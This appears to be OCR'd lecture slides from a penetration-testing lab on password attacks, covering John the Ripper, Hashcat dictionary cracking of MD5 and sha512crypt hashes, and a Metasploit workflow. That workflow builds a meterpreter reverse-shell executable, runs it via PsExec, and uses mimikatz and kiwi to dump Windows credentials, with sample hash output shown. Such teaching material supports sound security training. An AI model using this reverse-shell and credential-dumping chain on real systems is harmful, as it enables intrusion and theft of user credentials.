
Password Attacks - Tools – in Action


- Create a text file in password format (**<user>:<hash>**) with a valid hash and call it password.txt:
  - **myuser:AZl.zWwxIh15Q**

- Run the John the Ripper
  - **john password.txt**
  - **john password.txt --show**

Password Attacks - Tools – in Action

- **John the Ripper**
  - john win7passwd.txt
  - john win7passwd.txt --show
    - Administrator:Password1
    - 1 password hash cracked, 0 left






Password Cracking Using Metasploit and mimikatz

- **In Kali**
  - Create the m4wshell32.exe file by the command below and transfer it to the Windows machine:
    - **msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.57.6 LPORT=4444 -f exe > m4wshell32.exe**

- **In Windows 7 machine run the following command:**
  - **PsExec.exe /accepteula -i -u cyberlabwin19\administrator -p Password1 C:\Users\cyberlab\Desktop\m4wshell32.exe**
  - Or Run as Administrator
    - **m4wshell32.exe**



https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

Password Cracking Using Metasploit and mimikatz

- In Kali
  - sudo msfconsole
  - use exploit/multi/handler
  - set PAYLOAD windows/meterpreter_reverse_tcp
  - set LHOST 192.168.57.6
  - set LPORT 4444
  - set ExitOnSession false
  - exploit -j -z
  - sessions -i
  - sessions -i 1 //1 is the meterpreter session number coming from sessions -i command

https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

Password Cracking Using Metasploit and mimikatz

- **In meterpreter shell**
  - **getuid**
  - **getsystem** # this might not work for Windows 7 32 bits
  - **getuid**
  - **pwd**
  - **cd \..** # go to c:\
  - **cd tools**
  - **upload /home/kali/Downloads/mimikatz_trunk.zip**
  - **upload /home/kali/Downloads/unzip.exe**
  - **execute -f cmd.exe -i -H**
  - **unzip mimikatz_trunk.zip**
  - **cd win32**
  - **mimikatz.exe**
  - **privilege::debug** # needs admin privilege
  - **log nameoflog.log**
  - **sekurlsa::logonpasswords**


https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

Password Cracking Using Metasploit and mimikatz

Mimikatz - sekurlsa::logonpasswords

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 50768 (00000000:0000c650)
Session           : Interactive from 0
User Name         : Administrator
Domain            : WINXP
Logon Server      : WINXP
Logon Time        : 6/12/2022 5:57:56 AM
SID               : S-1-5-21-1757981266-1960408961-725345543-500
        msv :
         [00000002] Primary
         * Username : Administrator
         * Domain   : WINXP
         * LM       : aad3b435b51404eeaad3b435b51404ee
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
        tspkg :
         * Username : Administrator
         * Domain   : WINXP
         * Password : (null)
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : Administrator
```




Password Cracking Using Metasploit and mimikatz

- **In meterpreter shell**
  - **getuid**
  - **getsystem**
  - **getuid**
  - **load kiwi**
  - **help kiwi**
  - **lsa_dump_sam**
  - **creds_msv**

```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username       Domain         LM                                NTLM                              SHA1
--------       ------         --                                ----                              ----
Administrator  CYBERLABWIN19  e52cac67419a9a2238f10713b629b565  64f12cddaa88057e06a81b54e73b949b  cba4e545b7ec918129725154b29f055e4cd5aea8
WIN07$         CYBERLABWIN19                                    ddd395231fab3f59e94963e83f3dfd68  e8bff25b18a9bd10030df5ec020cde3e6582370f
cyberlab       CYBERLABWIN19  e52cac67419a9a2238f10713b629b565  64f12cddaa88057e06a81b54e73b949b  cba4e545b7ec918129725154b29f055e4cd5aea8


meterpreter >
meterpreter >
```



https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

Password Attacks - Hashcat (Windows & Linux)

- $ echo -n "input" | algorithm | tr -d ” -” >> outputfiename
  - **echo -n ”Password" | md5sum | tr -d ” -” > pass_hashes.txt**

- $ hashcat -a num -m num hashfile wordlistfile --show
  - **hashcat -m 0 -a 0 pass_hashes.txt /usr/share/wordlists/rockyou.txt --show**

  - **-m 0** designates the type of hash we are cracking (MD5)
  - **-a 0** designates a dictionary attack

Password Attacks - Hashcat (Windows & Linux)

- Hashcat (Windows & Linux)
  - **echo -n “Password” | md5sum | tr -d ” -” >> target_hashes.txt**
    echo -n “HELLO” | md5sum | tr -d ” -” >> target_hashes.txt
    echo -n “MYSECRET” | md5sum | tr -d ” -” >> target_hashes.txt
    echo -n “Test1234” | md5sum | tr -d. ” -” >> target_hashes.txt
    echo -n “P455w0rd” | md5sum | tr -d ” -” >> target_hashes.txt
    echo -n “GuessMe” | md5sum | tr -d ” -” >> target_hashes.txt

  - **hashcat -m 0 -a 0 target_hashes.txt /usr/share/wordlists/rockyou.txt --show**

```
┌──(kali㉿kali)-[~]
└─$ sudo hashcat -m 0 -a 0 target_hashes.txt /usr/share/wordlists/rockyou.txt --show
dc647eb65e6711e155375218212b3964:Password
eb61eead90e3b899c6bcbe27ac581660:HELLO
958152288f2d2303ae045cffc43a02cd:MYSECRET
2c9341ca4cf3d87b9e4eb905d6a3ec45:Test1234
75b71aa6842e450f12aca00fdf54c51d:P455w0rd

┌──(kali㉿kali)-[~]
└─$
```

How to crack a password for user using Hashcat

1. cat /etc/passwd) to display all the user information including passwords.
   - For example, the user *zenitsu* has this line:
     zenitsu**:6LbPWwHSD$69t89j0Podkdd8dk17jNKt6Dl2.QYwSJGIX0cE5nysr6MX23DFvIAwmxEHOjhBj8rBplVa3rqcVDO0001PY9G0**:1001:1001:,,,:/home/zenitsu:/bin/bash
   - The hashed password is as follow:
     6LbPWwHSD$69t89j0Podkdd8dk17jNKt6Dl2.QYwSJGIX0cE5nysr6MX23DFvIAwmxEHOjhBj8rBplVa3rqcVDO0001PY9G0
2. Copy this line to a file named myHash.txt.
3. To find the specific hash type use this command to display the example hashes:
   hashcat --example-hashes | less
4. Then it will display all the hash types and then to search the hash type (6) type the following command: **/\$6**

How to crack a password for user using Hashcat

5. Scroll to view the whole example:
    1. MODE: 1800
       TYPE: sha512crypt 6, SHA512 (Unix)
       HASH: $6$72820166$U4DVzpcYxgw7MVVDGGvB2/H5lRistD5.Ah4upwENR5UtffLR4X4SxSzfREv8z6wVl0jRFX40/KnYVvK4829kD1
       PASS: hashcat
6. From this example you can see that the mode is 1800 and the type is SHA512
7. To crach the hash this command is used along with the rockyou.txt:
    - **hashcat -m 1800 -a 0 hash.txt /usr/share/wordlists/rockyou.txt**
8. To show the already cracked password:
    - **hashcat -m 1800 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --show**
9. Zenitsu's password: 6LbPWwHSD$69t89j0Podkdd8dk17jNKt6Dl2.QYwSJGIX0cE5nysr6MX23DFvIAwmxEHOjhBj8rBplVa3rqcVDO0001PY9G0:**meowmeow**

References

- Kali Linux Penetration Testing Bible - Gus Khawaja -2021
- The Hacker Playbook 3 Practical Guide To Penetration Testing
- https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/
- https://hashes.com/en/decrypt/hash
- https://haveibeenpwned.com/
- https://www.kali.org/tools/cewl/
- https://www.hackingarticles.in/a-detailed-guide-on-cewl/
- http://www.vulnweb.com
- https://digi.ninja/labs.php
- https://www.kali.org/tools/crunch/
- https://www.hackingarticles.in/credential-dumping-ntds-dit/
- https://hashes.com/en/decrypt/hash
- https://www.geeksforgeeks.org/understanding-rainbow-table-attack/
- https://www.openwall.com/passwords/windows-pwdump
- https://blog.certcube.com/windows-authentication-protocols/
- https://www.hackingarticles.in/credential-dumping-ntds-dit/
- https://www.hackingarticles.in/windows-privilege-escalation-hivenightmare/
- https://www.hackingarticles.in/understanding-guide-mimikatz/
- https://www.hackingarticles.in/credential-dumping-sam/

References

- https://openwall.info/wiki/john/tutorials
- https://www.hackingarticles.in/beginner-guide-john-the-ripper-part-1/
- https://www.hackingarticles.in/beginners-guide-for-john-the-ripper-part-2/
- https://linuxconfig.org/password-cracking-with-john-the-ripper-on-linux
- https://github.com/gentilkiwi/mimikatz/releases
- https://www.hackers-arise.com/ultimate-list-of-meterpreter-command
- https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/
- http://stahlworks.com/dev/unzip.exe
- https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/
- https://crackstation.net/
- https://www.offensive-security.com/metasploit-unleashed/mimikatz/
- https://pentestlab.blog/tag/vssadmin/
- https://pentestlab.blog/2022/02/07/shadow-credentials/
- https://bestestredteam.com/2018/07/17/extracting-hashes-from-ntds/
- https://www.hackingarticles.in/4-ways-capture-ntlm-hashes-network/
- https://resources.infosecinstitute.com/topic/hashcat-tutorial-beginners/
- https://www.hackeracademy.org/cain-and-abel-swiss-knife-for-hacking/
- https://www.sciencedirect.com/topics/computer-science/auxiliary-module
- https://techyrick.com/hydra-full-tutorial/